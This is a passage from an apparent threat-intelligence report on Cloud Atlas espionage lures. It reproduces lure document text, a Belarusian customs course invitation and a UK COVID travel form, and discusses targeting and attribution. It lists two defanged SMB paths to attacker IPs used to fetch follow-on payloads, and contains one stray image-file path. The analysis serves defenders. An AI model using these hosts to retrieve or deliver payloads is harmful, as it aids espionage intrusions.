- A listing of personnel allegedly belonging to the SPBT Almaz special anti-terrorist unit of the Belarussian security forces, first seen in Belarus.



Руководителям предприятий, организаций, индивидуальным предпринимателям

Для освещения последних изменений в сфере таможенного законодательства, рассмотрения возникающих на практике вопросов, связанных с классификацией товаров, таможенным декларированием, определением таможенной стоимости товаров, также для анализа спорных ситуаций, возникающих при взаимодействии с таможенными органами, учебно-консультационное унитарное предприятие Белорусской торгово-промышленной палаты **«ЦЕНТР ДЕЛОВОГО ОБРАЗОВАНИЯ»** приглашает к участию в однодневных обучающих курсах дополнительного образования взрослых

04 марта 2021 года

Таможенное регулирование на предприятии в рамках внешнеэкономической деятельности

Обучающий курс предназначен для руководителей и специалистов отделов международных связей, внешнеэкономических и юридических служб, отделов закупок, логистики, иных подразделений, занимающихся внешнеэкономической деятельностью.

Программа обучающего курса (10:00-14:00):

1. Подготовка изменений (дополнений) в Таможенный кодекс Евразийского экономического союза.
2. Изменения в порядке таможенного декларирования сведений о стране происхождения товаров.
3. Новая редакция не преференциальных правил определения страны происхождения товаров.
4. Определение и контроль таможенной стоимости товаров.
5. Предварительное таможенное декларирование.
6. Уполномоченные экономические операторы. Особенности контроля

The items continue targeting trends and lure themes observed in late 2020:

- Primary focus on countries formerly part of the Soviet Union with an emphasis on energy and political themes.

- Particular focus on the unrecognized breakaway regions of Ukraine such as Luhansk as well as Donetsk.
- Additional targeting of Western European and NATO-related defense interests.

Based on the observed activities, lures, and likely geographic targeting, DomainTools assesses with high confidence that the campaigns in question form part of unspecified espionage operations. While further speculation on particular attribution is possible, insufficient technical evidence exists that would allow DomainTools to attribute this activity to any distinct entity or country.

Outlier Samples

Adding pause to the question of attribution are two similarly-structured but outlier samples both in technical behavior and targeting. Whereas the majority of the malicious documents using the same template string spawn communication via HTTPS for follow-on payload retrieval, two items (one of which has several variants with identical functionality and document content) instead utilize communication to resources via SMB, such as the following:


```
\\185.70.184[.]32\soarnegroidmeanalkydapresowntipslushing[.]png
```

```
\\139.60.161[.]74\appalcanedentrecentlyconvergenting[.]png
```

In addition to the difference in protocol, the naming convention (one long string of text without dividing numbers) and use of a file extension (PNG) are also different from other samples. DomainTools researchers were unsuccessful in attempting to retrieve the PNG objects referenced, making further analysis not possible at this time. While domain links are not possible on these items, referenced IP addresses do at least conform to hosting practices used by recent Cloud Atlas-linked activity: favoring specific providers largely located and operating in Europe.

Technical observations aside, the “themes” of the documents were also different, reflecting the following topics:

- The Pensacola shooting that was later linked by US authorities to Al Qaeda operations.
- A travel form linked to COVID-19 precautions for travelers to the United Kingdom.



Foreign, Commonwealth
& Development Office

FORM 0 (COVID 19) v4.1

PRE-NOTIFICATION OF EXEMPT INTERNATIONAL TRAVELLERS

In line with para 1(2) of Schedule 2 to The Health Protection (Coronavirus, International Travel) (England) Regulations 2020; Schedule 2 to The Health Protection (Coronavirus, International Travel) (Wales) Regulations 2020; Schedule 2 of The Health Protection (Coronavirus, International Travel Regulations) (Scotland) 2020 and Schedule 2 Health Protection (Coronavirus, International Travel Regulations) (Northern Ireland) 2020. This form should be used to pre-notify the Foreign, Commonwealth and Development Office of the arrival of exempt international travellers who are in receipt of privileges and immunities in the UK and exempt from the requirement to complete the passenger information form and/or to self-isolate for 10 days on arrival. Do not use this form for locally employed staff (except for Honorary Consuls).

1. DETAILS OF THE MAIN TRAVELLER

TO BE COMPLETED BY THE RELEVANT MEMBER OF STAFF, DEPENDANT, REPRESENTATIVE, COURIER ETC.
Please complete in all cases. If completing the form by hand please use black ink and print clearly using block letters.

NATIONALITY Give all nationalities held, including British		**PASSPORT** Number	
TITLE E.g. Mr/Mrs/Miss/Ms/Dr/Captain etc.		**DATE OF BIRTH** DD/MM/YYYY	
GIVEN NAME (S) As shown in the passport			
FAMILY NAME As shown in the passport			
Name of the Associated Mission, Consulate, Int. Org., Conference, etc.			
DESIGNATION (i.e. position held) Include details of function e.g. 1st Secretary-Political/Attaché/Captain/ or a Dependant			

While the COVID-19 form at least appears to originate in Europe, the Pensacola shooting document first appears in the Middle East. While researchers previously identified Cloud Atlas-linked activity in Central Asia, publicly available information contains no references to operations in the Gulf region, where this item appears to have originated.

Overall, these documents retain the template string unifying all observed items since 2019, but otherwise appear to differ in behaviors, themes, and possible targeting. At this time, insufficient evidence exists to determine if these items represent a closely-linked, but operationally independent, group to Cloud Atlas with access to similar tools, or merely variations on common delivery vectors ultimately leading to the same payloads.

Conclusion

DomainTools researchers continue to track activity of interest through sustained monitoring of known malicious infrastructure creation tendencies. Through this work, DomainTools researchers identified persistent activity linked to previous analysis of initial access activity associated with an entity referred to as Cloud Atlas. While some parts of this entity’s operations have shifted in the past six months of tracking them, overall this group continues to exhibit common tendencies in both infrastructure registration and malicious document design.

By identifying these fundamental behaviors linked to a known threat actor, network defenders and threat intelligence analysts can keep pace with adversaries over time. While DomainTools anticipates eventual alterations in this group’s activity due to public scrutiny, the likelihood that all aspects of this group’s operations (network infrastructure, malicious document format, and possibly scripting behaviors) will change simultaneously is rather low. Through incorporation of appropriate monitoring and tracking strategies linked with this threat’s fundamental behaviors, defenders can ensure continuous coverage against this actor moving forward.